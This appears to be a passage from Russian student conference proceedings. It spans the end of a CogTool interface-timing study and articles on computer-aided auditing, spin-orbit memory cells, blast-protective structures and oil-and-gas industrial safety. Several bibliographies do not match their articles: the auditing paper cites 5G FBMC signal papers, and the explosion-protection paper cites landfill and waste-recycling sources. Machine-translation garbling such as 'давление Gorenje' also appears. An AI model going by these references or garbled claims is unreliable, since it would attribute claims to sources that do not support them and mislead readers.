


Рисунок 4 -Окно подтверждения удаления процесса из списка запрещенных

6. При нажатии кнопки "Редактировать" откроется окно "Настройки блокировки процесса", в котором настроена блокировка процесса. (Окно меню "Настройки блокировки процесса" показано на рисунке 5).




Рисунок 5 - Настройки блокировки процесса

Из-за широкого использования информационных систем программа требует много времени для работы. В связи с этим наша задача - усовершенствовать эту программу, а точнее, свести к минимуму затраченное время.

Процесс повышения эффективности пользовательского интерфейса программы будет осуществляться с использованием прототипа программного обеспечения CogTool. Программа создает простейший макет необходимого пользовательского интерфейса, а также позволяет оценить его эффективность. Программный инструмент прототипирования CogTool определяет время, затрачиваемое пользователями при выполнении определенных задач с использованием изучаемого интерфейса.

Мы загружаем интерфейс исходной программы в систему прототипов CogTool, выбираем целевую часть, делаем отображение перехода между

страницами интерфейса к нам, а также описываем модель поведения пользователя. Таким образом, мы видим, что пользователям требуется около 24,0 минут, чтобы использовать эту программу.




Рисунок 6




Рисунок 7-Фрагмент модели поведения пользователя при просмотре списка компьютеров и процессов

В качестве альтернативы интерфейс программы был загружен в CogTool. В результате исследования было установлено, что у пользователей это занимает 3,3 минуты.




Рисунок 8




Рисунок 9-Фрагмент модели поведения пользователя при просмотре главного окна программы

Благодаря результатам нашего исследования интерфейса получается, что по сравнению с использованием оригинальной программы время, необходимое для внедрения программных средств с использованием веб-ориентированной системы, сокращается примерно в 7,5 раз.

Повышение производительности интерфейса является важной задачей для любой программной системы. В этой статье были рассмотрены основные компоненты интерфейса, возможные проблемы производительности и методы их решения на примере системы распределенного контроля за запуском приложений.

### Библиографический список:

1. Справочник Adobe Photoshop – [Электронный ресурс]. – Режим доступа: <http://helpx.adobe.com/ru/photoshop/user-guide.html> (дата обращения: 12.03.2021).
2. Учебник Figma – [Электронный ресурс]. – Режим доступа: <https://figmadesign.ru/1-0-0-obzor-figma.html> (дата обращения: 12.03.2021).
3. Figma для верстальщика – [Электронный ресурс]. – Режим доступа: [https://htmlacademy.ru/blog/boost/tools/figma?utm\\_source](https://htmlacademy.ru/blog/boost/tools/figma?utm_source) (дата обращения: 13.03.2021).

*Винтайкина Дарья Андреевна, студент*  
*Самарский государственный технический университет,*  
*г. Самара*  
*email: [total2094@mail.ru](mailto:total2094@mail.ru)*

## **ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В КАЧЕСТВЕ ИНСТРУМЕНТА ДЛЯ ПРОВЕДЕНИЯ АУДИТА**

**Аннотация:** Аудит является важным процессом в управлении бизнесом, который позволяет оценить финансовое состояние компании и выявить возможные нарушения. Современные компьютерные технологии значительно упрощают и ускоряют процесс аудита, но также представляют некоторые особенности, которые необходимо учитывать при его проведении.

**Ключевые слова:** аудит, компьютерные технологии, финансовое состояние, нарушения, процесс аудита.

**Abstract:** The article discusses the features of conducting an audit using computer technology. Audit is an important process in business management, which allows you to assess the financial condition of the company and identify possible violations. Modern computer technologies greatly simplify and speed up the audit process, but also present some features that need to be taken into account when conducting it.

**Keywords:** audit, computer technology, financial condition, violations, audit process.

Аудит является важным процессом в управлении бизнесом, который позволяет оценить финансовое состояние компании и выявить возможные нарушения. Современные компьютерные технологии значительно упрощают и

ускоряют процесс аудита, но также представляют некоторые особенности, которые необходимо учитывать при его проведении.

Особенности проведения аудита с использованием компьютерных технологий. Одной из особенностей проведения аудита с использованием компьютерных технологий является необходимость обеспечения безопасности информации. Компьютерные системы могут содержать конфиденциальную информацию, которая должна быть защищена от несанкционированного доступа. Поэтому необходимо использовать соответствующие методы шифрования и аутентификации при работе с компьютерными технологиями.

Еще одной особенностью является необходимость учета влияния компьютерных технологий на финансовое состояние компании. Компьютерные системы могут влиять на обработку финансовых данных и, следовательно, на финансовое состояние компании. При проведении аудита необходимо учитывать этот фактор и использовать соответствующие методы оценки влияния компьютерных технологий на финансовое состояние компании.

Кроме того, проведение аудита с использованием компьютерных технологий требует определенных знаний и навыков. Аудиторы должны обладать достаточными знаниями в области информационных технологий и безопасности информации, чтобы правильно оценивать работу компьютерных систем и выявлять возможные нарушения. Необходимы также навыки работы с специализированными программными продуктами для анализа и обработки данных, которые используются при проведении аудита.

Еще одной особенностью проведения аудита с использованием компьютерных технологий является необходимость учитывать изменения в компьютерных системах и их влияние на аудит. В связи с быстрым развитием информационных технологий, компьютерные системы и программные продукты могут часто обновляться и изменяться. При проведении аудита необходимо учитывать эти изменения и использовать соответствующие методы анализа и проверки работоспособности обновленных компьютерных систем.

Примеры использования компьютерных технологий в аудите

Современные компьютерные технологии могут быть использованы при проведении аудита для автоматизации многих процессов и ускорения работы аудиторов. Некоторые из примеров использования компьютерных технологий в аудите включают:

- Использование программного обеспечения для обработки и анализа данных, таких как финансовые отчеты и бухгалтерские записи.
- Использование программного обеспечения для автоматизации процесса проверки соответствия компьютерных систем и процедур стандартам безопасности.
- Использование специального программного обеспечения для проверки наличия нарушений в работе компьютерных систем и баз данных.
- Использование аналитических инструментов и методов, таких как искусственный интеллект и машинное обучение, для анализа больших объемов данных и выявления скрытых закономерностей.

Если рассматривать этап составления плана аудита на основе стандарта "план аудита", то необходимо учитывать уровень автоматизации обработки бухгалтерской информации, специальную информацию хозяйствующих субъектов, а также наличие программного обеспечения и технической поддержки. Также необходимо учитывать методы передачи и хранения данных, конкретные обстоятельства организационной формы обработки данных, включая использование сетей и локальных систем. Четкий уровень автоматизации обработки бухгалтерской информации хозяйствующего субъекта поможет правильно классифицировать объем и характер аудиторских процедур, проводимых для повышения эффективности оценки аудиторских доказательств, а также определить необходимость и облегчить участие экспертов в области информационных технологий. Таким образом, при использовании традиционных методов аудита затрачивается больше времени, в то время как при использовании компьютеров время сокращается.

На этапе сбора и обработки информации проверяемый хозяйствующий субъект должен предоставить необходимые документы и информацию об



организации для процесса аудита. В то же время аудиторам необходимо проверить организационную структуру предприятия, основные технические процессы, основные статьи расходов и источники прибыли. Доказательства достоверности информации, то есть касающейся статуса предприятия, финансовых результатов, сформулированы в соответствующих документах, и они были оценены и уточнены ранее. На этом этапе необходимо провести документальный и фактический контроль. Это может включать детальную проверку правильности бухгалтерской отчетности и ее анализ, письменные объяснения сотрудников подрядчика и экспертов, оказывающих бухгалтерские услуги.

Также должно быть выполнено обязательное документирование процедур контроля и верификации. Результаты аудита суммируются на заключительном этапе. Это включает в себя результаты бухгалтерских услуг. Формируются рабочие документы. Аудитор уведомит проверяемого (если таковой имеется) о нарушениях, обнаруженных в системе бухгалтерского учета. Это определяет степень, в которой они влияют на достоверность бухгалтерской и налоговой отчетности. На этом этапе аудитор составляет аудиторский отчет на основе результатов аудита.

Заключение направляется аудируемому лицу с приложением к бухгалтерской отчетности, и на этой основе осуществляется контроль. Подготовленные документы подписываются обеими сторонами, а именно аудитором и заказчиком, и скрепляются печатью аудитора. По окончании аудита обе стороны составили акт приема-передачи [2]. Благодаря использованию компьютерных технологий в процессе аудита была повышена эффективность процесса аудита.

С развитием технологий, непрерывными изменениями и развитием экономики нашей страны появилось множество программных продуктов, связанных с аудитом. Разработка программных продуктов в области компьютерного аудита началась очень давно. Такие планы, как "Auditor Test Tutor" и "Auditor Test Tutor+", были выпущены в 2004 году, и их структура и

содержание соответствуют плану квалификационных экзаменов для получения сертификата аудитора. В настоящее время аудиторы используют улучшенную версию программного продукта "Экспресс Аудит: Проф". Интегрированная с MS Outlook новая программа Quick Sales 1.5 была выпущена в 2006 году. В 2009 году была выпущена новая версия программного продукта audit XP "Комплексный аудит" версии 2009. Он содержит более 700 форм, справочных таблиц и отчетов, а также процедуры, которые позволяют аудиторам действовать в соответствии со стандартами аудита.

Можно отметить, что в настоящее время аудиторы используют не только программные продукты, специально связанные с аудитом, но и наиболее удобные для нас упрощенные программы Microsoft Office, такие как Word, Excel и др.

Современные разработчики прилагают большие усилия для обеспечения высокого уровня качества своей продукции, чтобы обеспечить требуемую продукцию и получить конкурентное преимущество.

Таким образом, современный аудит тесно связан с информационными технологиями. В связи с этим степень автоматизации бухгалтерских процессов на белорусских предприятиях растет. Таким образом, возросло влияние компьютеризированных систем учета на надежность и полноту информации, содержащейся в отчете. Можно сказать, что эффективность аудитов повышается по мере того, как сами аудиторы используют специализированные программные продукты. По сравнению с традиционными методами аудита время аудита значительно сокращается. В связи с этим расширяется перечень услуг, связанных с аудитом, а также повышается качество обслуживания клиентов. Аудит является важным процессом в управлении бизнесом, который позволяет оценить финансовое состояние компании и выявить возможные нарушения. Современные компьютерные технологии значительно упрощают и ускоряют процесс аудита, но также представляют некоторые особенности, которые необходимо учитывать при его проведении.

### **Библиографический список:**

1. Zakaria R., Le Ruyet D. Theoretical analysis of the power spectral density for FFT-FBMC signals /IEEE Communications Letters. – 2016. – Т. 20. – №. 9. – С. 1748- 1751.
2. Bellanger M. et al. FBMC physical layer: a primer /Phydyas. – 2010. – Т. 25. – №. 4. – С. 7-10.
3. Yao L., Wang E., Peng X. Design and Research on FBMC-OQAM Multicarrier Technology for 5G /Journal of Physics: Conference Series. – IOP Publishing, 2019. – Т. 1213. – №. 5. – С. 052068.
4. Витязев В. В., Никишкин П. Б. Банки фильтров и OFDM в системах широкополосной передачи данных со многими несущими /Научно-технический журнал «ЦОС». – 2015. – №. 4. – С. 30.

*Ворожейкина Алена Дмитриевна, студент  
Самарский государственный технический университет,  
г. Самара*

## **ПРИМЕНЕНИЕ СПИН-ОРБИТАЛЬНОГО ВЗАИМОДЕЙСТВИЯ ДЛЯ СОЗДАНИЯ БЫСТРОДЕЙСТВУЮЩИХ ЯЧЕЕК ПАМЯТИ**

**Аннотация:** Современные технологии производства полупроводниковых устройств требуют создания более быстродействующих ячеек памяти. В данной статье рассмотрено применение спин-орбитального взаимодействия для создания быстродействующих ячеек памяти. Описаны основные принципы работы таких ячеек, а также преимущества и недостатки данной технологии.

**Ключевые слова:** спин-орбитальное взаимодействие, ячейки памяти, быстродействие, полупроводники.

**Abstract:** Modern technologies for the production of semiconductor devices require the creation of faster-acting memory cells. This article discusses the use of spin-orbit interaction to create high-speed memory cells. The basic principles of operation of such cells, as well as the advantages and disadvantages of this technology are described.

**Keywords:** spin-orbit interaction, memory cells, speed, semiconductors.

Создание быстродействующих ячеек памяти является актуальной проблемой современной электронной промышленности. Для решения этой проблемы научным сообществом была предложена технология, основанная на спин-орбитальном взаимодействии. Спин-орбитальное взаимодействие - это эффект, при котором электронный спин связывается с орбитальным движением электрона внутри атома. Этот эффект может быть использован для создания

более быстродействующих ячеек памяти.

Основная идея заключается в том, что используется спин-орбитальное взаимодействие для изменения направления спина электрона. Это позволяет создавать ячейки памяти с высокой плотностью информации и быстрым доступом к ней. Применение этой технологии в электронике позволяет увеличить плотность информации в полупроводниковых устройствах, а также повысить их быстродействие.

Существует несколько способов создания быстродействующих ячеек памяти с использованием спин-орбитального взаимодействия. Один из них - это создание гетероструктур, в которых на поверхности одного полупроводникового материала находится другой материал, обладающий различной величиной спин-орбитального взаимодействия. Это приводит к возникновению электрического поля, которое может быть использовано для манипулирования спином электрона и записи информации.

Преимущества использования спин-орбитального взаимодействия для создания быстродействующих ячеек памяти включают высокую плотность информации и быструю доступ к ней, а также потенциальную возможность создания низкопотребляющих устройств. Кроме того, данная технология позволяет обойти некоторые проблемы, связанные с туннельным магнеторезистивным эффектом, который используется в других типах быстродействующих ячеек памяти.

Однако, как и у любой новой технологии, есть и недостатки. Один из них - это сложность производства и интеграции таких ячеек памяти в полупроводниковые устройства, а также высокая стоимость производства. Кроме того, существует проблема сохранения информации в ячейках памяти при высоких температурах и электрических полях.

Дело в том, что транзистор становится все меньше и меньше. И, соответственно, источник и сток расположены очень близко друг к другу, примерно на 20 нм. Это вызывает утечку в канале при протекании остаточного тока и приводит к выделению избыточного тепла. Поэтому многие

современные чипы должны работать ниже своей максимальной скорости и даже регулярно выключаться, чтобы избежать перегрева, что значительно ограничивает их производительность.

Производители чипов пробуют различные методы решения этой проблемы. Один из них, называемый stress silicon, который был представлен Intel в 2004 году, включает атомы в растянутых кристаллах кремния дальше, чем обычно, что смазывает канал носителей заряда через канал и уменьшает выделяемое тепло.

В другом методе, впервые примененном в 2007 году, оксиды металлов используются для борьбы с эффектами туннелирования, квантовым явлением, при котором частицы (например, электроны) с одной стороны непроницаемого барьера появляются с другой стороны, минуя его. Разработка большего количества этого эзотерического метода может позволить производителям микросхем немного дольше уменьшать транзистор, но этого метода будет недостаточно надолго [1].

Ученые из Лаборатории тонкопленочных технологий Школы естественных наук Дальневосточного федерального университета предложили управлять функционированием магнитных наносистем по шероховатости поверхности магнитной пленки, зажатой между слоем тяжелых металлов и покрытием. "В современных электронных изделиях размер транзистора уменьшается. В то же время общая тенденция развития направлена на получение гладкой бездефектной поверхности атомов", - пояснил Александр Самардак, автор идеи исследования, кандидат физико-математических наук, вице-президент по научной работе. - Однако стремление к идеальному интерфейсу было бы большой ошибкой, потому что многие новые и действительно необходимые физические эффекты выходят за рамки атомной сортировки и полностью плоских поверхностей. С уменьшением функциональных компонентов электронных изделий роль шероховатости поверхности значительно возросла" [2].

Спин-орбитроника активно развивается уже много лет. Он изучает

взаимодействие между электронами и их собственными магнитными полями. Суть в том, что функционированием созданной системы можно управлять с помощью спин-орбитального взаимодействия атомов в составляющих ее наноматериалах. Если один из тяжелых металлов взаимодействует с ультратонкой магнитной пленкой, электронные и магнитные свойства системы могут быть изменены. Это антисимметричное взаимодействие приводит к трансформации ферромагнитного порядка и появлению нетривиальных спиновых текстур, таких как скирмионы и скирмиониумы.

На их основе могут быть созданы компоненты компьютерной памяти, которые будут работать без магнитной головки. Из-за "переворота" спина электрона импульс тока будет переключать биты. Производительность и пропускная способность такого оборудования будут на высоком уровне [3].

Применение спин-орбитального взаимодействия для создания быстродействующих ячеек памяти представлено в таблице 1.

Таблица 1. Спин-орбитального взаимодействия для создания быстродействующих ячеек памяти

Область применения	Примеры продукции/технологий
Компьютеры и серверы	Создание быстродействующих компьютерных и серверных памяти
Мобильные устройства	Производство быстродействующих памяти для мобильных устройств, таких как смартфоны и планшеты
Интернет вещей	Использование быстродействующих ячеек памяти для сбора и передачи данных в реальном времени
Медицинская техника	Создание быстродействующих устройств для мониторинга здоровья и диагностики заболеваний
Промышленность	Применение быстродействующих ячеек памяти для контроля и управления промышленными процессами
Автомобильная промышленность	Создание быстродействующих ячеек памяти для систем безопасности и управления автомобильными процессами

Таким образом, спиновая структура обладает большим потенциалом для

того, чтобы стать основой электроники будущего. Прежде чем приступить к созданию хранилища, предстоит проделать еще много теоретической и практической работы.

В целом, применение спин-орбитального взаимодействия для создания быстродействующих ячеек памяти является перспективной технологией, которая может привести к увеличению быстродействия полупроводниковых устройств и повышению их эффективности. Однако, перед тем как данная технология будет широко применяться в промышленности, необходимо решить ряд технологических и экономических проблем.

### **Библиографический список:**

1. Физики нашли способ записать два бита в одном атоме / N+1. 2020. URL: [https://yandex.ru/turbo/nplus1.ru/s/news/2020/09/03/two-bit-per-atom?utm\\_source=yxnews&utm\\_medium=desktop](https://yandex.ru/turbo/nplus1.ru/s/news/2020/09/03/two-bit-per-atom?utm_source=yxnews&utm_medium=desktop) (дата обращения: 10.10.2020).
2. Complete reversal of the atomic unquenched orbital moment by a single electron / npj. 2020. URL: <https://www.nature.com/articles/s41535-020-00262-w> (дата обращения: 11.10.2020).
3. Researchers manipulate two bits in one atom / Phys org. 2020. URL: <https://phys.org/news/2020-09-bits-atom.amp> (дата обращения: 11.10.2020).



*Галимова Кристина Рубеновна, студент  
Самарский государственный технический университет,  
г. Самара*

## **ОСНОВНЫЕ ПРИНЦИПЫ И ТРЕБОВАНИЯ К ЗАЩИТНЫМ КОНСТРУКЦИЯМ ВЗРЫВООПАСНЫХ ОБЪЕКТОВ**

**Аннотация:** Защитные конструкции взрывоопасных объектов имеют важное значение для обеспечения безопасности людей и предотвращения возможных катастроф. В данной статье рассматриваются основные принципы и требования к защитным конструкциям взрывоопасных объектов, а также примеры их применения.

**Ключевые слова:** защитные конструкции, взрывоопасные объекты, безопасность, катастрофы, применение.

**Annotation:** Abstract: Protective structures of explosive objects are important for ensuring the safety of people and preventing possible disasters. This article discusses the basic principles and requirements for protective structures of explosive objects, as well as examples of their application.

**Keywords:** protective structures, explosive objects, safety, disasters, application.

Взрывоопасные объекты представляют серьезную опасность для людей и окружающей среды, поэтому имеются строгие требования к безопасности при их эксплуатации. Защитные конструкции являются важным элементом обеспечения безопасности взрывоопасных объектов.

Принципы и требования к защитным конструкциям взрывоопасных объектов:

1. Устойчивость. Защитные конструкции должны обладать достаточной устойчивостью для сопротивления взрыву и его последствиям, таким как осколки, обломки и т.д.

2. Эффективность. Защитные конструкции должны обеспечивать достаточную защиту от взрыва и его последствий, чтобы снизить возможность ущерба и жертв.

3. Прочность. Защитные конструкции должны быть прочными и надежными, чтобы справляться с динамическими нагрузками, вызванными взрывом.

4. Использование соответствующих материалов. Для создания защитных конструкций необходимо использовать соответствующие материалы, обладающие высокой степенью прочности и устойчивости к взрыву.

5. Удобство эксплуатации и обслуживания. Защитные конструкции должны обеспечивать удобство эксплуатации и обслуживания, чтобы обеспечить надежность и долговечность их работы.

Характеристикой аварийных взрывов в зданиях и помещениях является не взрыв, а трансформация взрыва типа дефлаграции, что накладывает определенные характеристики на метод прогнозирования взрывной нагрузки и способ уменьшения последствий аварийных взрывов (рисунок 1).




Рис.1. Зависимости скорости нормального горения от концентрации горючего в смеси.

В то же время было обнаружено, что максимальное значение нормальной скорости горения наблюдалось при определенном процентном содержании

горючего газа в смеси, а скорость распространения пламени была значительно меньше скорости звука. При дефлаграционном взрыве было достигнуто квазистатическое избыточное давление Gorenje.

В связи с вышесказанным, защитная конструкция (РС) используется для снижения избыточного давления в помещениях до безопасного уровня: стеклянные оконные проемы или конструкции, которые легко выдвигаются (LSC). Когда пламя приближается к выпускному отверстию, плотность выходящего газа резко меняется, что приводит к первому зависящему от времени максимальному давлению (рисунок 2). Второй пик давления соответствует максимальной площади фронта пламени во время процесса стабильного потока через отверстие для выпуска продуктов сгорания.




Рис.2. Типичная оциллограмма избыточного давления при дефлаграционном взрыве в кубическом объеме.

Примеры применения защитных конструкций взрывоопасных объектов:

1. Защита газопроводов. Защитные конструкции могут быть использованы для защиты газопроводов от взрывов, которые могут возникнуть в результате коррозии или повреждения трубопровода.

2. Защита нефтепроводов. Защитные конструкции могут быть использованы для защиты нефтепроводов от возможных взрывов, вызванных коррозией или механическим повреждением трубопровода.

3. Защита газовых резервуаров. Защитные конструкции могут быть использованы для защиты газовых резервуаров от взрывов, вызванных внутренними взрывами или пожарами.

4. Защита хранилищ взрывчатых веществ. Защитные конструкции могут быть использованы для защиты хранилищ взрывчатых веществ от возможных взрывов, вызванных внешними или внутренними источниками.

5. Защита строительных объектов. Защитные конструкции могут быть использованы для защиты строительных объектов от взрывов, вызванных неожиданными событиями, такими как террористические акты

Защитные виды конструкций представлены в таблице 1.

Таблица 1. Защитные виды конструкций

<b>Конструкция</b>	<b>Описание</b>	<b>Применение</b>
Взрывозащитные двери	Двери, способные выдерживать давление взрыва и предотвращающие распространение осколков	Используются для защиты помещений с высокой опасностью взрыва (например, камер хранения взрывчатых веществ)
Взрывозащитные окна	Окна, способные выдерживать давление взрыва и предотвращающие распространение осколков	Используются для защиты помещений с высокой опасностью взрыва (например, камер хранения взрывчатых веществ)
Взрывозащитные стены	Стены, способные выдерживать давление взрыва и предотвращающие распространение осколков	Используются для защиты помещений с высокой опасностью взрыва (например, лаборатории по исследованию взрывчатых веществ)
Взрывозащитные перегородки	Перегородки, способные выдерживать давление взрыва и предотвращающие распространение осколков	Используются для разделения помещений с высокой опасностью взрыва
Взрывозащитные покрытия	Покрытия, способные выдерживать давление взрыва и предотвращающие распространение осколков	Используются для защиты поверхностей с высокой опасностью взрыва (например, покрытие пола в камерах хранения взрывчатых веществ)
Взрывозащитные системы вентиляции	Системы вентиляции, способные предотвращать распространение опасных газов и паров	Используются для обеспечения безопасности в помещениях с высокой опасностью взрыва (например, хранилища взрывчатых веществ)

Примеры применения защитных конструкций взрывоопасных объектов включают в себя защиту газопроводов, нефтепроводов, газовых резервуаров, хранилищ взрывчатых веществ и строительных объектов. Взрывозащитные

двери, окна, стены, перегородки, покрытия и системы вентиляции могут быть использованы для защиты людей и имущества от возможных взрывов и их последствий.

Принципы создания защитных конструкций для взрывоопасных объектов включают в себя устойчивость, эффективность, прочность, использование соответствующих материалов и удобство эксплуатации и обслуживания. Они должны выдерживать давление взрыва и предотвращать распространение осколков.

Защитные конструкции взрывоопасных объектов являются важным элементом обеспечения безопасности людей и предотвращения возможных катастроф. Они должны обладать достаточной устойчивостью, эффективностью, прочностью, быть выполненными из соответствующих материалов и обеспечивать удобство эксплуатации и обслуживания.

Важно отметить, что правильное проектирование и использование защитных конструкций взрывоопасных объектов может обеспечить безопасность людей и предотвратить возможные катастрофы. Однако, необходимо учитывать, что каждый взрывоопасный объект уникален и требует индивидуального подхода к созданию защитных конструкций, учитывающего все его особенности и риски.

#### **Библиографический список:**

1. Чекушина Е. В. Мониторинг свалок и полигонов / Е. В. Чекушина, А. А. Каминская / Твердые бытовые отходы. – 2006. – № 11. – С. 10–11.
2. Аксенова, Л. Л. Переработка и утилизация строительных отходов для получения эффективных зеленых композитов / Л. Л. Аксенова, Л. В. Хлебенских, С. Н. Хлебенских. — Современные тенденции технических наук: материалы III Междунар. науч. конф. — Казань: Бук, 2014. — С. 63-65.

*Григорова Надежда Андреевна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [bse.fced@bk.ru](mailto:bse.fced@bk.ru)*

## **ПРОМЫШЛЕННАЯ БЕЗОПАСНОСТЬ КОМПАНИЙ В НЕФТЕГАЗОВОЙ ОТРАСЛИ**

**Аннотация:** Тенденция развития промышленной безопасности нефтегазовой отрасли российских и зарубежных компаний во многом определяет состояние и развитие всей нефтегазовой отрасли.

**Ключевые слова:** производственная безопасность, нефтегазовая отрасль, безопасные условия труда, система управления безопасностью.

**Abstract:** The trend in the development of industrial safety of the oil and gas industry of Russian and foreign companies largely determines the state and development of the entire oil and gas industry.

**Keywords:** industrial safety, oil and gas industry, safe working conditions, safety management system.

В условиях глобальной пандемии коронавируса спрос на нефтепродукты резко упал. В связи со спросом на топливно-энергетические ресурсы производство сократилось. В середине апреля 2020 года цены на нефтяные фьючерсы достигли отрицательных значений. В контексте этих событий государства - участники договора Организации стран-экспортеров нефти, включая крупнейших мировых экспортеров нефти, подписали соглашение о совместном сокращении добычи нефти [2].

Поскольку прибыли получено не было, компания была вынуждена

значительно сократить свой бюджет, что привело к сокращению всех направлений деятельности компании. Расходы на промышленную безопасность не являются исключением.

В связи с этим нефтегазовым компаниям необходимо использовать разумные и наиболее актуальные методы развития, которые позволят им сохранить финансы и обеспечить высокий уровень промышленной безопасности в условиях нынешнего кризиса.

Развитие промышленной безопасности внутри компании в значительной степени зависит от наличия, условий и внедрения систем менеджмента в области промышленной безопасности, оценки их эффективности, доработки и модернизации. Промышленная безопасность - это часть хорошо структурированного производственного процесса, в котором люди являются главным ресурсом. Для их организации, с точки зрения выполнения различных планов работы различных отделов и филиалов, в целях соответствия их общим принципам, целям и задачам, компания разрабатывает системы управления и политику в области РВ.

Создание безопасных условий труда, обеспечение надежной эксплуатации опасных производственных объектов, защита жизни и здоровья работников являются одним из приоритетов ПАО "Газпром". На предприятии действует единая система управления промышленной безопасностью (ЕСУПБ) [2].

Унифицировать структуру системы управления промышленной безопасностью. Это не только позволяет установить процедуры управления охраной труда, промышленной и пожарной безопасностью в соответствии с действующим законодательством, научно-техническими достижениями и отраслевыми стандартами, но и учитывает специфику подразделения и организует взаимодействие между дочерними компаниями, департаментами и административными подразделениями. Структура ESUPB охватывает деятельность всех сотрудников организации.

Примером внедрения системы управления также может служить одна из

крупнейших нефтяных компаний ExxonMobil (США), которая внедрила систему измерения и снижения рисков. Интегрированная система управления производством (SIUP) определяет каждое оперативное решение, принимаемое компанией каждый день [4].

Компании, приверженные достижению Целей Организации Объединенных Наций в области устойчивого развития, реализуют меры в различных областях в области безопасности и гигиены труда.

Total поддерживает цели "хорошего здоровья и благополучия", "индустриализации, инноваций и инфраструктуры" и "ответственного потребления и производства" [5].

Недавней тенденцией является разработка и внедрение систем управления, которые позволяют осуществлять производственный процесс с максимальной защитой жизни, здоровья сотрудников и окружающей среды. Соблюдать требования международной сертификации ISO, проводить ресертификационные аудиты и стремиться к достижению Целей устойчивого развития Организации Объединенных Наций – все это позволяет компании постоянно совершенствовать свою систему менеджмента и улучшать показатели безопасности производства.

Использование раннего обнаружения событий позволяет остановить их на том этапе, когда они происходят. В настоящее время зарубежные организации перенимают практику внедрения инновационных технологий для контроля всех параметров производственного процесса. Это дает возможность остановить процесс при превышении предельного значения или, если остановить невозможно, отрегулировать другие параметры для предотвращения аварий и несчастных случаев, несчастных случаев.

Иностранные компании являются одними из первых компаний, которые рассматривают возможность использования технологии обнаружения событий с помощью технических средств обнаружения.

Первоначально Shell начала проверять состояние нефтепровода на своих объектах, что позволило вовремя устранить его утечки. Таким же образом



компания проводит геофизические исследования [5].

Крупнейшая российская нефтегазовая компания использует продукцию "Калашникова" для мониторинга трубопроводов в различных регионах нашей страны: Махачкале, Краснодаре, Волгограде, Сургуте, Саратове, а также на Майском, Правдинском, Юганском и других нефтяных месторождениях. Хорошо зарекомендовал себя и комплекс беспилотных летательных аппаратов "ЗАЛАТ".

Беспилотник оснащен современным оборудованием - тепловизорами и навигационными системами. Это позволяет вовремя обнаружить проблемную зону (смещение трубопровода, утечку) и направить специалистов для ее устранения. Кроме того, с помощью беспилотных летательных аппаратов было диагностировано незаконное проникновение в трубопровод.

